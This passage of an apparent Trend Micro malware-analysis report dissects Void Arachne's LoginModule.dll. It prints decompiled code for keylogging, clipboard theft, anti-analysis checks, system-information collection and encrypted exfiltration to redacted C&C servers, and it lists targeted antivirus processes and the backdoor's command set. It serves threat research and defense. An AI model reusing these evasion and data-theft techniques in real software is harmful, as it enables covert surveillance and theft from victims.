Once the *登录模块.dll* (*LoginModule.dll*) plugin is downloaded, the execution of this module is based on the previously mentioned configuration. The malware creates a thread to collect clipboard data and keystrokes. It also employs a specific mutex for this thread, which is named 测试备注 (*Test Notes*).

```
unsigned int __stdcall mw_createMutex_Clipboard(void *a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  CreateMutexW(0, FALSE, Name);                 // MUTEX Name: 测试备注 (Test Notes)
  while ( GetLastError() == 183 )
  {
    Sleep(0x3E8u);
    CreateMutexW(0, FALSE, Name);
  }
  while ( !dword_F05EE68 )
  {
    memset(String, 0, 0x64u);
    lstrlenW(String);
    mw_RegQueryValueExW(L"key", L"open", String);
    if ( v1 && !lstrcmpW(String, L"1") )
      break;
    Sleep(0x3E8u);
  }
  ModuleHandleW = GetModuleHandleW(0);
  ConsoleWindow = GetConsoleWindow();
  if ( mw_InitializeInputLogging(&ConsoleWindow, &ModuleHandleW) )
    mw_GetClipboardData();
  return 0;
}
```

Figure 36. Code that shows mutex creation and clipboard data retrieval

Next, the malware chooses one of the three available C&C configurations. Before initiating the socket, it checks whether the antianalysis feature is configured to run. If this feature is configured, the malware verifies the presence of monitoring software by inspecting the window titles of running processes. If such software is detected, the malware enters sleep mode.

```
if ( byte_F061210 )
{
  wcscpy_s(&::Destination, 0xFFu, L"[redacted]");// First C2 Configuration
  wcscpy_s(&mw_config_port, 0x1Eu, L"[redacted]");
  ::C2_Communication_Protocol = First_C2_Communication_Protocol;
}
else
{
  wcscpy_s(&::Destination, 0xFFu, L"[redacted]");// Second C2 Configuration
  wcscpy_s(&mw_config_port, 0x1Eu, L"[redacted]");
  ::C2_Communication_Protocol = Second_C2_Communication_Protocol;
}
byte_F061210 = byte_F061210 == 0;
if ( ++dword_F061214 == 200 )
{
  nullsub_1(v15);
  wcscpy_s(&::Destination, 0xFFu, L"[redacted]");// Third C2 Configuration
  wcscpy_s(&mw_config_port, 0x1Eu, L"[redacted]");
  ::C2_Communication_Protocol = Third_C2_Communication_Protocol;
  dword_F061214 = 0;
}
if...
if ( ::C2_Communication_Protocol == 1 )
  C2_TCP_UDP_Protocol_Obj = C2_TCP;
else
  C2_TCP_UDP_Protocol_Obj = C2_UDP;
if ( mw_AntiAnalysisTrafficCheck_Enabled )
{
  lParam = 0;
  EnumWindows(mw_AntiAnalysis_TrafficCheck, &lParam);
  while ( lParam )
  {
    Sleep(0x4E20u);
    lParam = 0;
    EnumWindows(mw_AntiAnalysis_TrafficCheck, &lParam);
  }
}
C2_TCP_UDP_Socket_Obj = *C2_TCP_UDP_Protocol_Obj;
// Call Function mw_InitializeAndConnectSocket loginmodule.0F032DA0
int_mw_config_port = _wtoi(&mw_config_port);
if ( (*(C2_TCP_UDP_Socket_Obj + 16))(C2_TCP_UDP_Protocol_Obj, &::Destination, int_mw_config_port) )
  break;
Sleep(0xBB8u);
```

Figure 37. Initializing socket with the C&C server

Below is a list of monitoring software that the malware detects:

- 流量（Flow）
- TaskExplorer
- Wireshark
- Fiddler
- Process
- ApateDNS
- CurrPorts
- 任务管理器（Task manager）
- 火绒（Tinder）
- 提示符（Prompt）
- Malwarebytes
- Port
- 资源监视器（Resource monitor）
- Capsa
- TCPEye
- Metascan
- 网络分析（Network analysis）
- Sniff

The malware collects system information from an infected machine, including the IP address, computer name, antivirus software, operating system details, and hardware ID (HWID).

```
int __cdecl mw_CollectSystemInformation(_DWORD *a1, int a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v31 = a1;
  v32 = v2;
  collected_info_pointer = operator new(4688u);
  memset(collected_info_pointer, 0, sizeof(struct_collected_info_pointer));
  // Hard-Coded Value at the beginning of the collected info
  LOBYTE(collected_info_pointer->ProcessInfo) = 6;
  memset(IP_Address, 0, sizeof(IP_Address));
  memset(name, 0, 50u);
  // retrieves the standard host name for the local computer.
  gethostname(name, 50);
  // retrieves host information corresponding to a host name from a host database.
  hostent_structure_pointer = gethostbyname(name);
  v5 = hostent_structure_pointer;
  if ( hostent_structure_pointer )
  {
    // converts an (Ipv4) Internet network address into an ASCII string in Internet standard dotted-decimal format.
    IPv4_Character_Pointer = inet_ntoa(**hostent_structure_pointer->h_addr_list);
    strcat_s(IP_Address, 200u, IPv4_Character_Pointer);
    strcat_s(IP_Address, 200u, L" ");
    h_addr_list = v5->h_addr_list;
    if...
  }
  lp_IP_Address_characters_size = MultiByteToWideChar(0, 0, IP_Address, -1, 0, 0);
  MultiByteToWideChar(0, 0, IP_Address, -1, &collected_info_pointer->IP_Address, lp_IP_Address_characters_size);
  plii.cbSize = 8;
  GetLastInputInfo(&plii);
  TickCount = GetTickCount();
  wsprintfW(&collected_info_pointer->OperationTime, L"%d min", (TickCount - plii.dwTime) / 1000 / 60);
  lp_hostname_characters_size = MultiByteToWideChar(0, 0, name, -1, 0, 0);
  MultiByteToWideChar(0, 0, name, -1, &collected_info_pointer->ComputerName, lp_hostname_characters_size);
  // retrieves OS information
  mw_GetWindowsVersionAndProductName(&collected_info_pointer->OSVersion, &collected_info_pointer->wchar2FA);
  memset(&SystemInfo, 0, sizeof(SystemInfo));
  // retrieves System Information such as number of processors, disk size, graphics information
  GetSystemInfo(&SystemInfo);
  wsprintfW(&collected_info_pointer->NumberOfProcessors, L"%d", SystemInfo.dwNumberOfProcessors);
  mw_GetDiskSize(&collected_info_pointer->DiskInfo);
  mw_GetGraphicsData(&collected_info_pointer->GraphicsInfo);
```

Figure 38. System information-gathering code snippet

Table 6 shows a list of targeted antivirus (AV) software.

AV vendor	**Targeted AV process**
360 Total Security	360Safe.exe | 360Tray.exe | 360tray.exe | ZhuDongFangYu.exe | 360sd.exe
金山（Jinshan）	Kxetray.exe | KSafeTray.exe | kscan.exe | kwsprotect64.exe | kxescore.exe
QQ	QQPCRTP.exe | QMDL.exe | QMPersonalCenter.exe | QQPCPatch.exe | QQPCRealTimeSpeedup.exe | QQPCTray.exe | QQRepair.exe
Baidu	BaiduSd.exe | baiduSafeTray.exe
江民（Jiang Min）	KvMonXP.exe | RavMonD.exe
QuickHeal	QUHLPSVC.EXE
Microsoft MSE	mssecess.exe
Comodo	cfp.exe
DR.WEB	SPIDer.exe
Outpost	acs.exe
安博士V3 （Dr. An V3）	V3Svc.exe
韩国胶囊（Korean capsules）	AYAgent.aye
AVG	avgwdsvc.exe
F-Secure	f-secure.exe

卡巴（Kaba）	avp.exe
	avpui.exe
McAfee	Mcshield.exe
NOD32	egui.exe
可牛（Ke Niu）	knsdtray.exe
Trend Micro	TMBMSRV.exe
小红伞（Red Umbrella）	avcenter.exe
Norton	rtvscan.exe
Avast	ashDisp.exe
Panda Antivirus Titanium	remupd.exe
BitDefender	vsserv.exe
PSafe	PSafeSysTray.exe
Ad-watch	ad-watch.exe
K7	K7TSecurity.exe
UnThreat	UnThreat.exe

Table 6. List of targeted antivirus software

Next, the malware employs the encryption algorithm that we've previously discussed to encrypt all collected data. Using the *timeGetTime()* Windows API function, a new key will be generated to encrypt the collected data, which is different from the key used during the stager's initial request. The malware appends the hardcoded value "06 00" to the encryption key to indicate that this request contains collected data. Unlike the stager, *LoginModule.dll* doesn't send the key in a separate request, instead, it prefixes the value of the key to the collected data and sends this encrypted request to the C&C server.

```
.text:0F033160 ; int __thiscall mw_send_CollectedInformation(int this, void *Src, int Size)
.text:0F033160 mw_send_CollectedInformation proc near  ; DATA XREF: .rdata:0F054A94↓o
.text:0F033160
.text:0F033160 Src             = dword ptr  8
.text:0F033160 Size            = dword ptr  0Ch
.text:0F033160
.text:0F033160                 push    ebp
.text:0F033161 ; .text:0F033161
.text:0F0331D6 ; .text:0F0331D6
.text:0F0331E4                 push    eax             ; int
.text:0F0331E5                 mov     [ecx+4], edx
.text:0F0331E8                 mov     dx, [eax+8]
.text:0F0331EC                 mov     eax, [ebp+Size]
.text:0F0331EF                 push    1               ; int
.text:0F0331F1                 mov     [ecx+8], dx
.text:0F0331F5                 mov     ecx, [ebp+Src]
.text:0F0331F8                 add     dword ptr [esi+8], 0Ah
.text:0F0331FC                 push    eax             ; Size
.text:0F0331FD                 push    ecx             ; Src
.text:0F0331FE                 mov     eax, esi
.text:0F033200                 call    mw_EncryptCollectedData
.text:0F033205                 mov     eax, [esi+4]
.text:0F033208                 test    eax, eax
.text:0F03320A                 jnz     short loc_F033210
.text:0F03320C                 xor     ecx, ecx
.text:0F03320E                 jmp     short loc_F033215
.text:0F033210 ; ---------------------------------------------------------------------------
.text:0F033210
.text:0F033210 loc_F033210:                            ; CODE XREF: mw_send_CollectedInformation+AA↑j
.text:0F033210                 mov     ecx, [esi+8]
.text:0F033213                 sub     ecx, eax
.text:0F033215
.text:0F033215 loc_F033215:                            ; CODE XREF: mw_send_CollectedInformation+AE↑j
.text:0F033215                 mov     eax, [ebx+50h]
.text:0F033218                 push    ecx
.text:0F033219                 push    ebx
.text:0F03321A                 call    mw_sendCollectedDatatoC2 ; TAGS: dict_keys(['net'])
```

Figure 39. Code snippet showing the encryption and transmission of collected information to the C&C server

Figure 40 shows the initial packet that the malware sends.

	Packet size	Network communication/Session key	Data	
00000000	5e 12 00 00	a1 56 59 00 00 00 00 00	ca 00 d1 d7	^....VY. .....
00000010	bd 8f 0f 36 04 36 18 00	07 d7 ba 8f 0e 36 18 36		...6.6.. .....6.6
00000020	07 00 06 d7 b8 8f 18 36	07 36 07 00 06 d7 ac 8f		.......6 .6......
00000030	36 36 36 36 36 00 36 d7	8c 8f 36 36 36 36 36 00		66666.6. ..66666.
00000040	36 d7 8c 8f 36 36 36 36	36 00 36 d7 8c 8f 36 36		6...6666 6.6...66
00000050	36 36 36 00 36 d7 8c 8f	36 36 36 36 36 00 36 d7		666.6... 66666.6.
00000060	8c 8f 36 36 36 36 36 00	36 d7 8c 8f 36 36 36 36		..66666. 6...6666
[...CUT...]				

Figure 40. Initial packet sent by登录模块.dll (LoginModule.dll)




Figure 41.登录模块.dll (LoginModule.dll) decrypted initial traffic

The malware then begins to listen for incoming commands from the C&C server. It can execute a variety of tasks, including loading additional plugins, capturing screenshots, and clearing system logs. These functions are managed and executed through controlled switch statements, ensuring precise and efficient handling of each instruction.

Table 7 lists the malware's supported functionalities.

Commands	Description
0	Load plugins
1	Load the plugin and update the registry
2	Terminate the connection
3	Send the active window information and capture a screenshot
4	Capture a screenshot
5	Execute file and commands
6	Download a file from the given URL and execute it
7	Modify the registry value of specific keys and, if the key doesn't exist, create it
8	Check whether a process with the provided name exists on the system by enumerating the list of running processes
9	N/A
10	Capture a screenshot

11	Clear system logs: Application, security, and system
12	Restart the process
13	Terminate the process
14	Logout from the system
15	Restart the system
16	Shutdown the system
17	Change the default plugin loading method
18	Update configuration settings
19	Create a new C&C thread and perform system information collection
100	Set the value of *IpDatespecial* registry
101	Remove the value of *IpDatespecial* registry

Table 7. A list of the malware's supported functionalities

Conclusion

In the scope of our research, we conducted an analysis of a Void Arachne campaign that targets the Chinese-speaking demographic. Using SEO poisoning and widely used messaging applications such as Telegram, the Void Arachne threat group has potentially reached a substantial Chinese-speaking demographic as well as the broader East Asian community through the dissemination of malicious MSI files.

As is the case with Void Arachne's campaign, threat actors abused the great public interest in AI technologies to deliver malware. Our investigation revealed that Void Arachne promoted compromised MSI files embedded with nudifiers and deepfake pornography-generating software, intending to infect unsuspecting users. Furthermore, the group advertised corrupted AI voice and facial technologies, frequently exploited in virtual kidnapping schemes. The proliferation of these artificial technologies has prompted concerns regarding potential misuse, particularly evident in sextortion and virtual kidnapping schemes that can lead to heartbreaking consequencesnews article. In its commitment to safeguarding the general public's online well-being, Trend Micro has curated comprehensive resources designed to educate the community on identifying, preventing, and addressing sextortion attacks. In the event of falling victim to sextortion or virtual kidnapping, the prompt reporting of the incident to relevant authorities, such as the Internet Crime Complaint Center (IC3), is strongly recommended.

Throughout 2024, we have seen an increase in malicious MSI files, such as in a DarkGate campaign that exploited the Microsoft Windows Internet Shortcut SmartScreen Bypass Vulnerability (CVE-2024-21412). Individuals are strongly advised to check the source of MSI files and only download them from trusted sources. As previously discussed, MSI files are bundled installers, which mean that malicious software as well as zero-day exploits can be bundled alongside legitimate software. These malicious MSI files pose a significant threat to organizations as they may act as a backdoored installer and poison the software installer supply chain.

Organizations can protect themselves from these kinds of attacks with Trend Vision Oneone-platform, which enables security teams to continuously identify attack surfaces, including known, unknown, managed, and unmanaged cyber assets. Vision One helps organizations prioritize and address potential risks, including vulnerabilities. It considers critical factors, such as the likelihood and impact of potential attacks, and offers a range of prevention, detection, and response capabilities. This is all backed by advanced threat research, threat intelligence, and AI, which helps reduce the time taken to detect, respond, and remediate issues. Ultimately, Trend Vision One can help improve the overall security posture and effectiveness of an organization, including defending an organization against zero-day attacks.

When faced with uncertain intrusions, behaviors, and routines, organizations should assume that their system is already compromised or breached and work to immediately isolate affected data or toolchains. With a broader perspective and rapid response, organizations can address breaches and protect their remaining systems, especially with technologies such as Trend Micro™ Endpoint Securityopen on a new tab™ and Trend Micro Network Security, as well as comprehensive security solutions such as Trend Micro™ Security Operationsopen on a new tab, which can detect, scan, and block malicious content across the modern threat landscape.

The complete list of indicators of compromise (IoCs) can be found here.
